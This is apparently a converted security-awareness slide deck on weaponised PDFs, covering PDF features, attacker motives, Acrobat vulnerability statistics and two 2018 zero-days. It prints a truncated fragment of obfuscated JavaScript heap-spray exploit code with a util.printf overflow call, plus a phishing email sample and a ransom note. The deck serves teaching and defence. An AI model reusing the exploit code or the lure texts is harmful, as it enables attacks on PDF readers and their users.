


# Weaponised PDFs

Geraint Williams

A magnifying glass with a black frame and a silver handle is positioned over a background of green, monospaced text on a black background. The text is a continuous stream of random characters and words. The word "virus" is highlighted in a bright green color and is the central focus of the magnifying glass's lens. The lens is slightly tilted, and the handle of the magnifying glass is visible in the bottom right corner.

37y ch **virus** oct jax

dofysw784cngruikngcoh43ynbkogjpb1kflmgoifd  
iyugfuycbrhjnhdrtu5vhlfagnuoyhgiovndnhugos  
3giumgoisfmcshsu4ohnuiht15c  
gsfbuy4tg5f iu iyh  
7icg irhc iacshr 17de  
d8oiz 8s3cyh87f z s74chf

# Weaponised PDFs

```
Version: 1.6
Binary: True
Linearized: True
Encrypted: False
Updates: 1
Objects: 69
Streams: 29
URIs: 1
Comments: 0
Errors: 0

Version 0:
  Catalog: 13
  Info: 11
  Objects (2): [12, 37]
  Streams (1): [37]
    Xref streams (1): [37]
    Encoded (1): [37]

Version 1:
  Catalog: 13
  Info: 11
  Objects (67): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10,
, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31,
, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52,
, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69]
  Compressed objects (37): [38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49
, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 8,
9, 6, 7, 10, 11]
  Errors (5): [16, 32, 33, 34, 36]
  Streams (28): [69, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 2
8, 29, 30, 31, 32, 33, 34, 35, 36, 1, 2, 3, 4, 5]
  Xref streams (1): [5]
  Object streams (4): [16, 1, 3, 4]
  Encoded (27): [69, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 2
6, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 1, 3, 4, 5]
```

```
var nAFFHYYSDfEPGISHGvuuIlgpszKvrQndRodkBCkFFuqLyfKVdQacIW
for (NcPtRqxRDCclWeTVvPboPkHccEiqNazsrgzDfVjBmCvqUYJwVpbxL
fvjBmCvqUYJwVpbxLlNMqugoIKR>=0; --NcPtRqxRDCclWeTVvPboPkHccEiqN
HGvuuIlgpszKvrQndRodkBCkFFuqLyfKVdQacIWfcDwpGPXICd += unescape
KLAishSemBtlVgJcGFJGbgqEhNteWmjRiSINKKTTitoJTIIaUfqRZVDANqv
ISHGvuuIlgpszKvrQndRodkBCkFFuqLyfKVdQacIWfcDwpGPXICd + g;
hWSeSnw1BbGmbdxIer = unescape("%u9b99%ufd93");
kIKvDujFWtwPzFuEQgcqOPRjvMzegGEMGXzY1jUPflGVD1BHkWFxscVXSj
UTnVVISFPTNmWdQeJuriBCnTGKJvdEFDiFzVLbgCLWImobNGK = kIKvDu
jpZqjMdh0VMHdxpgvewKFctefzKRscnE+KLAishSemBtlVgJcGFJGbgqEhNteW
rxvQTIQGeBoiq.length
while (hWSeSnw1BbGmbdxIer.length<UTnVVISFPTNmWdQeJuriBCnTG
nw1BbGmbdxIer;
OclidGONtoFxcGGicWaXeRDQTztaZzxknhfIEbBwigZgOBPpAKyHNUSTEj
qEJuriBCnTGKJvdEFDiFzVLbgCLWImobNGK);
YJKhwQpzTt = hWSeSnw1BbGmbdxIer.substring(0, hWSeSnw1BbGmb
gCLWImobNGK);
while(YJKhwQpzTt.length+UTnVVISFPTNmWdQeJuriBCnTGKJvdEFDiF
YJKhwQpzTt+OclidGONtoFxcGGicWaXeRDQTztaZzxknhfIEbBwigZgOBPpAKy
bJdjYhLgtzwr0JuAJAjnzhBvgDyPspMtPVgqMIYXoQTIebFtjIIEGc1cvH
);
for (xVlaFVRx=0;xVlaFVRx<1450;xVlaFVRx++) bJdjYhLgtzwr0JuA
SxdmGATVvZlcnHmMziyuYCKrAXHmt[xVlaFVRx] = YJKhwQpzTt + KLAishS
GdsVqfDolaGnqMAYpOpunkrxvQTIQGeBoiq;
util.printf("%45000.45000f", 0);
```



# Introduction

## **Geraint Williams, CISO, GRC International Group**

- *Taught Information Security, Ethical Hacking and Digital forensics*
- *Former Payment Card Industry Qualified Security Assessor*
- *Payment Card Industry Consultant*
- *Worked with breached companies*
- *Former Ethical Hacker*
- *Information security consultant*
- *Now Chief Information Security Officer*



# Objective

- To inform those who would like to know why clicking on an attachment can be bad news for them and/or their employers
- To encourage penetration testers to learning and develop new skills
- To encourage people to go into forensics and incident investigation as it is rewarding and challenging
- To show students why learning about programming, protocols and structures of documents and applications is important part of their role.

# Agenda

- Why weaponizing PDFs
- Creating weaponised PDFs
- Analysing weaponised PDFs
- Protecting yourself
- Any Questions

virus



Thu 04/10/2018 12:19

Document Centre <noreply@jarvis[REDACTED]>

Document Centre

To [REDACTED]



DOW.0347367.SAV.180701.180930.20181004.121132791.pdf  
91 KB

Dear Customer

MR [REDACTED]

Please find attached a document relating to your share dealing account.

Kind Regards

The Document Centre

NOTE: Please do not reply to this e-mail as this Mailbox is not monitored.



## Ooops, your files have been encrypted!

English

### What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

#### Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

#### Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

### Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

### How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

CMT from Monday to Friday

[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)



Send \$300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy

# Malicious files intercept in 3 month period

Filetype	Count
Word	490
PDF	50
Others	23
Excel	6
URL	5
EXE	4







# Why weaponizing PDFs

# What is a PDF

- PDF stands for Portable Document Format.
- The PDF format was originally developed by Adobe in the early 1990s for the U.S. Federal Government to store its legacy files.
- In 2008, they dropped this ownership and the PDF became an open standard.
  - PDF files are Compatible Across Multiple Platforms
  - Compression of a PDF File is Substantial
  - The Software to View PDF Files is Freeware

# Why was it created

- In the early 90s, professional software used to create graphics and documents resulted in unbearably large files, especially when they had pictures, fonts, and other graphical elements embedded.
- Remember that machines in this time had a tiny fraction of the processing power of the computer you're using, meaning every bit of efficiency was vital.

# The solution

- In an attempt to fix this, software developers started using links to other resources on the computer.
- Say you used a special font in your document.
- Instead of saving all the data for this font inside your document, it would pull the needed information from the font's installation folder on your computer.
- This reduced the load on the document file, making it lighter.

# Advantages of PDF

- PDFs allow for fine-tuned security settings.
- When you create a PDF, you can disable viewers' ability to print the document, leave comments on it, or copy its text.
- Thus, when governments and businesses put forms online, they can heavily restrict them to prevent abuse.
- For more security, you can also password-protect a PDF.

# Features of a PDF

- PDFs also work with fillable fields.
- A PDF creator can place highlighted blocks anywhere in a document to show where they'd like a signer to add information.
- Even if they've restricted editing, a viewer can still type their name, address, and other pertinent info into these fields.
- PDFs support electronic signing, so you can add your consent to a document without having to print it out.

# Continuing Use

- Minor features like adding comments, highlighting, stamps, plus hyperlinks and other live content have kept PDFs relevant into the current decade.
- Optical recognition software can capture documents and easily turn them into PDFs, and some independent publishers even put out books as PDFs.
- Its ease of use, solid feature set, and ubiquity has enshrined the PDF into everyday computing life

# PDF Ability

- The PDF has ability to deliver rich contents (static and dynamic)
- Combined, these elements can deliver a visually appealing, interactive, and portable document
- While we have all benefited from this feature-rich information-sharing venue, there exists a darker side
- The dynamic PDF capabilities mentioned above can and have been used to house malicious content
- In previous years, cybercriminals embedded malicious script to install malware and steal user credentials.



# PDF malicious behaviour

- Normally, the PDF malware's malicious behaviour is in a script that is embedded in PDF files.
- The scripts that are responsible for malicious behaviour can be written in a scripting language that PDF supports. JavaScript is the most popular for this purpose.
- In most cases, the embedded scripts are responsible for dropper functionality, or else there is a need to install an OS-based malware on the victim's system.

# What makes PDF vulnerable


- The PDF format supports the following
  - System Commands:
  - Hidden Objects:
  - Embedded Flash:
  - Embedded Media Controls:
  - Embed Any File:

virus

# Attackers

- Take advantage of the PDF document
- To exploit the viewing application
  - As a stepping stone
  - To exploiting a device

# Threat model



# Acrobat Reader : Vulnerability Statistics

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
<a href="#">1999</a>	1		<a href="#">1</a>	<a href="#">1</a>											
<a href="#">2000</a>	1		<a href="#">1</a>	<a href="#">1</a>											
<a href="#">2001</a>	1														
<a href="#">2002</a>	1														
<a href="#">2003</a>	3		<a href="#">2</a>	<a href="#">1</a>											
<a href="#">2004</a>	6		<a href="#">5</a>	<a href="#">4</a>											
<a href="#">2005</a>	9	<a href="#">4</a>	<a href="#">5</a>	<a href="#">3</a>											
<a href="#">2006</a>	7	<a href="#">2</a>	<a href="#">3</a>		<a href="#">1</a>							<a href="#">2</a>			
<a href="#">2007</a>	9	<a href="#">3</a>	<a href="#">3</a>		<a href="#">1</a>		<a href="#">2</a>		<a href="#">1</a>				<a href="#">1</a>		<a href="#">1</a>
<a href="#">2008</a>	11	<a href="#">2</a>	<a href="#">8</a>	<a href="#">4</a>	<a href="#">1</a>										
<a href="#">2009</a>	39	<a href="#">14</a>	<a href="#">30</a>	<a href="#">17</a>	<a href="#">10</a>					<a href="#">1</a>		<a href="#">1</a>			<a href="#">2</a>
<a href="#">2010</a>	68	<a href="#">35</a>	<a href="#">60</a>	<a href="#">33</a>	<a href="#">29</a>		<a href="#">2</a>			<a href="#">3</a>		<a href="#">1</a>			<a href="#">4</a>
<a href="#">2011</a>	60	<a href="#">21</a>	<a href="#">48</a>	<a href="#">33</a>	<a href="#">17</a>		<a href="#">3</a>			<a href="#">2</a>		<a href="#">6</a>			<a href="#">1</a>
<a href="#">2012</a>	30	<a href="#">24</a>	<a href="#">30</a>	<a href="#">24</a>	<a href="#">23</a>					<a href="#">1</a>					
<a href="#">2013</a>	66	<a href="#">30</a>	<a href="#">60</a>	<a href="#">49</a>	<a href="#">30</a>					<a href="#">3</a>	<a href="#">1</a>	<a href="#">1</a>			
<a href="#">2014</a>	44	<a href="#">17</a>	<a href="#">35</a>	<a href="#">17</a>	<a href="#">17</a>		<a href="#">1</a>			<a href="#">5</a>	<a href="#">4</a>				
<a href="#">2015</a>	137	<a href="#">29</a>	<a href="#">61</a>	<a href="#">39</a>	<a href="#">24</a>					<a href="#">61</a>	<a href="#">20</a>				
<a href="#">2016</a>	20	<a href="#">11</a>	<a href="#">17</a>	<a href="#">11</a>	<a href="#">11</a>					<a href="#">1</a>		<a href="#">2</a>			
<a href="#">2017</a>	130		<a href="#">82</a>	<a href="#">54</a>	<a href="#">56</a>					<a href="#">6</a>	<a href="#">35</a>				
<a href="#">2018</a>	42		<a href="#">14</a>	<a href="#">4</a>	<a href="#">1</a>					<a href="#">1</a>	<a href="#">1</a>				
<b>Total</b>	685	<a href="#">192</a>	<a href="#">465</a>	<a href="#">295</a>	<a href="#">221</a>		<a href="#">8</a>		<a href="#">1</a>	<a href="#">84</a>	<a href="#">61</a>	<a href="#">13</a>	<a href="#">1</a>		<a href="#">8</a>
<b>% Of All</b>		28.0	67.9	43.1	32.3	0.0	1.2	0.0	0.1	12.3	8.9	1.9	0.1	0.0	

# Kaspersky report 2018 Q2

In late March 2018, a PDF document was detected at VirusTotal that contained two 0-day vulnerabilities: CVE-2018-4990 and CVE-2018-8120.


The former allowed for execution of shellcode from JavaScript via exploitation of a software error in JPEG2000 format image processor in Acrobat Reader.

The latter existed in the win32k function SetImeInfoEx and was used for further privilege escalation up to SYSTEM level and enabled the PDF viewer to escape the sandbox.


An analysis of the document and our statistics show that at the moment of uploading to VirusTotal, this exploit was at the development stage and was not used for in-the-wild attacks.

